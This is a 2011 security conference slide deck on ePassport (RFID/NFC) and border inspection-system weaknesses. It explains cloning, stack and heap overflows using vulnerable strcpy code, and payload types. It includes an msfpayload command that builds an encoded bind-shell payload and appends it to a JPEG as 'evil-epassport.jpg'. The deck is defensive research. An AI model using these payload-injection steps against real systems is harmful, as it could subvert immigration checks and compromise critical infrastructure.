



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

Cyberwar and RFID (NFC)

Lukas Grunwald

NeoCatena Networks Inc.

2011 RFID SA CALL



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>



Bundesarchiv, Bild 1011-815-2486-14A
Foto: Eisenhart | 1944



Information Warfare

- First Definition „Information War“ & „Information Operations“ since WW 1st
- „Information Warfare“ commonly used since 1976
- „Cyberwar“ defined in year 1993
 - Study from John Arquilla und David Ronfeldt, RAND Corp: „Cyberwar is coming!“



Digital Warfare

- Weapons are tools of the IT
- Complex attacks to gain control over strategic and critical IT systems
- Maintain own infrastructure and destroy the infrastructure of the enemy
- Hurt vital infrastructure to interrupt service and support



Cyber-Terrorism

- Horror scenarios with multiple casualties (>10.000)
 - Misuse of IT controlled flood gates
 - Manipulated formulation of drugs
 - Trigger atomic worst case scenarios



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

Terrorist use the official way ...




This image is a work of a Federal Bureau of Investigation employee, taken or made during the course of an employee's official duties. As a work of the U.S. federal government, the image is in the **public domain**.



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

The Government's Dream



Multi biometric, double gates, anti-tailgating, lightly supervised , trust the biometric ...



The Industry's Solution

- Government first asked Security Print Shops
 - These are general and global print shops
 - Extensive know-how in secure printing
 - No know-how in IT security / cryptography
 - Never done an IT security project
- Security Print Shops asked Smart Card Industry
 - Focus on selling their products
 - Advocates multi-purpose use



Industry Ideas for eDocuments

- Multi-purpose use
- Identical design for national ID cards
- Use for electronic banking
- eGovernment
- Electronic signature
- Email encryption
- ID and travel / Passport
- Electronic payment



Design Goals



- Use of cryptography / PKI
- Heavy use of biometrics
- 100% security against counterfeiting
- Improve facilitation
 - Minimize time spent on legitimate travelers
 - Segmentation of low-, high-risk travelers
 - Minimize immigration time for traveler



Biometric Data

- Data should be reduced to hashes only
- But fingerprints will be stored as pictures
- Reverse-engineering of fingerprints possible with MRTD data
- Contrary to any best practice in IT security



Why Cloning of Passports?

- Normal tags are read-only
- Data could be retrieved from an issued passport
- Deactivation of issued passport (microwave oven)
- Cloned tag behaves like an “official” ePassport
- Cloned tag could be extended with exploits
- Exploit could attack inspection system, backend or databases



Evil MRTD

- It is possible to alter data before writing it to an emulator chip.
- Not only fake biometric data could be injected, but also malicious program code to alter the inspection system or the automated immigration system.



Chaos of Standards

- TLV and ASN.1 not correctly implemented
- Redundant meta formats for biometric data
- If signing key is lost, the whole country is doomed
- First, the data must be parsed, then it can be verified
- Design was made by politicians and not by IT security experts
- It is possible to manipulate data



Inspection Systems

- Inspection systems should be evaluated
- Off-the-shelf PCs are too complex to be formally validated for correctness
- MRTD uses JPEG2000
- JPEG2000 is very complicated
 - Easy to exploit
 - For example, see CVE number CVE-2006-4391
 - Metasploit and other toolkits make it easy




A Vendor's Design of an Inspection System

- Uses “off-the-shelf” PC’s
- RFID-Reader is “Designed for Windows XP”
- No security improvement of the software
- Just like inserting a USB stick containing unknown data into the inspection system





Problem with the Procedure



- First, read, data from the RFID chip
- Then, parse the structures
- Decode the payload
- Finally, verify the document cryptographically



Exploiting Inspection System

- Some basics about computer systems
- All existing inspection systems are standard Intel X86, IA64 computers
- Based on “Von Neumann” architecture
- This architecture does not differentiate between executable code and data
- Complex parsing makes it easy to attack it



Process Runtime

x86

- 32-bit von Neumann machine
- $2^{32} \approx 4\text{GB}$ memory locations

Breakdown of process space


stack

- $\leq 0xbfffffff$, grows downwards
- Environment variables, program parameters
- Automatically allocated stack variables
- Activation records

heap

- Dynamic allocation
- Explicitly through `malloc`, `free`

```
int main(int argc, char *argv[], char *env[]) {
    return 0;
}
```



Program Stack

Heap



Process Runtime 2


- .bss
 - assembler directive
 - runtime allocation of space
 - RWX
- .data
 - compile-time space allocation and initialization values
 - RWX
- .text
 - program code
 - runtime DLLs
 - RO, X
- .rodata
 - RO, X
 - constants

```
const int x = 4;
"hello, world"
```

Block Started by Segment
// static & global uninitialized data

Data Section
// static & global initialized data

Text Section
// executable machine code





Activation Records

Subroutines

- functions and procedures
- abstraction of computation
- structured programming concept

Stack frame, Function frame, Activation frame

- Block of stack space reserved for duration of function

Logical stack frames are crucial for implementing subroutines

- Each frame contains information related to the context of the given function. Grows downwards for each nested invocation.

Reserved registers


- `%eip` (next instruction), `%esp`, `%ebp` (fixed offsets)



Activation Records 2

Source function
Visualization of the runtime
stack frame

```
void function(char *s, float y, int x) {  
    int a;  
    int b;  
    char buffer[SIZE];  
    int c;  
    strcpy(buffer, s);  
    return;  
}  
  
#define SIZE 9  
int main(void) {  
    function("yep", 2.f, 93);  
    return 0;  
}
```






Activation Records 3

Source function
Assembly equivalent
Building the stack frame

```
void function(char *s, float y, int x) {
    int a;
    int b;
    char buffer[SIZE];
    int c;
    strcpy(buffer, s);
    return;
}

#define SIZE 9
int main(void) {
    function("yep", 2.f, 93);
    return 0;
}
```





Vulnerabilities

- Low level, high level system language
- Efficient execution, usable for real-time solutions
- Pointers and arrays
- Pointer to (null-terminated?) block of memory
- Lack of bounds checking
- Buffer overflow
- Parser implementation?



Vulnerability Examples

- CVE-2009-3873
- The JPEG Image Writer in Sun Java SE in JDK and JRE 5.0 before Update 22, JDK and JRE 6 before Update 17, and SDK and JRE 1.4.x before 1.4.2_24 allows remote attackers to gain privileges via a crafted image file, related to a "quantization problem," aka Bug Id 6862968.



Vulnerability Examples

- More than 46 JPEG and JPEG 2000 vulnerabilities are known
- More than 400 vulnerabilities with PKI / SSL / X.501 are known
- Some of them might be impacting some inspection systems
- Fingerprint is stored with wave-let compression as well, all biometric or cryptographic data (keys, signing keys, etc ..) are ideal for injection exploits



Attack Techniques

- Criteria for successful attack
 - Locate a buffer that has an unsafe operation applied to it
 - Well-crafted input data to trigger the overflow
 - Buffer overrun vulnerabilities
 - Stack-based: Stack-smashing attack
 - Heap-based: Function pointers, C++ virtual pointers, exception handlers (CodeRed)



Attack Techniques

- Format string exploits
- Exploit TLV (BER) parser of MRTD
- Writes #bytes output so far to TLV argument
- Exploit CBEFF redundant format
- Exploit JPEG / JPEG2000 biometric data



Smashing the Stack

- To overflow (automatic) stack buffer, one would need:
 - Shellcode, i.e. characters representing machine code (obtain from gdb, as)
 - Memory location of injected shellcode (typically buffer address)
- Can approximate to make up for lack of precise information
 - `nop` instructions at the beginning of the shellcode
 - overwrite locations around `0(%ebp)` with shellcode address
- `suid` installed programs. Shellcode: `shell`, allow illegal immigration

```
void function(char *s, float y, int x) {  
    int a;  
    int b;  
    char buffer[SIZE];  
    int c;  
    ... ; strcpy(buffer, s); ...  
}
```

Stacksmashing attack

- Buffer overrun
- Code injection
- Return address overwritten

```
int x  
float y  
char *s  
-----  
ret. addr: 0xBadAdda0  
old fp:    ..  
          ..  
          ..  
int a.....  
int b.....  
-----  
          ( "/bin/sh" )  
          exec  
-----  
char buffer[SIZE].....  
int c.....
```

PC





Heap-Based Attacks

- Function pointer
 - Higher address: function pointer
 - Lower address: buffer
- C++ pointer to vtable
 - Higher address: virtual pointer
 - Lower address: buffer

.bss

```
int (* f) (void)
```

```
char buffer[ ];
```

```
void *vptr
```

```
char buffer[ ];
```

C++ object

```
class ABC {
    char buffer[10];
    virtual void print() {
        cout << buffer;
    }
    void set(char *s) {
        strcpy(buffer, s);
    }
};

int main(int argc, char *argv[]) {
    static char buffer[10];
    static int (*f)(void) = exit;
    // gets(buffer);
    strcpy(buffer, argv[1]);
    (*f)();

    ABC *abc = new ABC();
    abc->set(argv[1]);
    abc->print();
}
```



Shell-Code

- Shell code could be injected into the MRTD
- JMRTD makes it easy to “enrich” the MRTD DG1..16 data with exactly this shell code to exploit the Inspection System
- Shell-Code can manipulate automated immigration decision




NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>



Example – Rouge MRTD





NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

Exploits made easy - Metasploit

```
root@ophelia:~  
  
      o      8      o      o  
      8      8      8      8  
ooYoYo. .oPYo. o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8 o8P  
8' 8 8 8oooo8 8 .oooo8 Yb.. 8 8 8 8 8 8 8  
8 8 8 8. 8 8 8 'Yb. 8 8 8 8 8 8 8  
8 8 8 `Yooo' 8 `YooP8 `YooP' 8YooP' 8 `YooP' 8 8  
.....:8.....  
:8:  
:8:  
:8:  
  
      =[ metasploit v3.3.4-dev [core:3.3 api:1.0]  
+ -- --=[ 491 exploits - 231 auxiliary  
+ -- --=[ 192 payloads - 23 encoders - 8 nops  
  
msf >  
msf >  
msf > █
```



Understanding Payloads

- Beware, exploits have even more potential!
 - They are commonly used to install system malware or gain system access or change the application behavior...
- This is accomplished with the help of a **payload**
 - Payload can change the immigration decision of the MRTD Inspection System
- The **payload** is a sequence of code that is executed when the vulnerability is triggered
- In other words, an exploit consists of two main parts:

EXPLOIT = Vulnerability + Payload



Understanding Payloads

- The payload is usually written in Assembler Language
- Platform and OS dependant
 - A Win32 payload will not work in Linux (even if we are exploiting the same bug)
 - Big Endian, Little Endian Architectures
- Different payload types exist and they accomplish different tasks
 - exec → Execute a command or program on the remote system
 - download_exec → Download a file from a URL and execute
 - upload_exec → Upload a local file and execute
 - adduser → Add user to system accounts



Metasploit Framework

What is the Metasploit Framework?

- According to the Metasploit Team:

“The Metasploit Framework is a platform for writing, testing, and using exploit code. The primary users of the Framework are professionals performing penetration testing, shellcode development, and vulnerability research.”



Understanding MSF

- The MSF is not only an environment for exploit development but also a platform for launching exploits on real-world applications. It is packaged with real exploits that can provide real damage.
- MSF is an open-source tool providing a very simplified method for launching dangerous attacks. As such, it has and still is attracting wannabe hackers and script kiddies.



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

Injecting a Payload into a JPEG Image

```
root@ophelia:~  
ophelia ~ # msfpayload3 windows/shell_bind_tcp_xpfpw LHOST=10.1.2.3 LPORT=8080 R | msfencode3 -o evil.asp  
[*] x86/shikata_ga_nai succeeded with size 557 (iteration=1)  
  
ophelia ~ # cat grunwald.jpg evil.asp > "evil-epassport.jpg"  
ophelia ~ # file evil-epassport.jpg  
evil-epassport.jpg: JPEG image data, JFIF standard 1.01  
ophelia ~ # █
```



Conclusion

- MRTD's are a highly complex systems, and very complicated to secure
- ICAO missed basic IT-Security rules (KISS)
- See the MRTD as USB-Stick with potentially dangerous content
- An internal inspection system (photo, biometric hash) provides higher security
- Verify and penetration test the parser of the LDS (TLV-Parsing), try the exploit techniques discussed here



Conclusion

- Don't use PCs and off the shelf hardware
- Never connect these machines to the Internet
- Check for software vulnerabilities
- Validate your software for exploits and software vulnerabilities
- If libraries are used (JPEG2000, etc ..) track if vulnerabilities are known



There is no guarantee

- Every RFID / NFC passport is unsecure
- All ICAO documents suffer from severe design flaws
- Most security features are optional and wrongly implemented
- Terrorists and foreign intelligence services have programs to extract fingerprints from passports



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

Questions ?

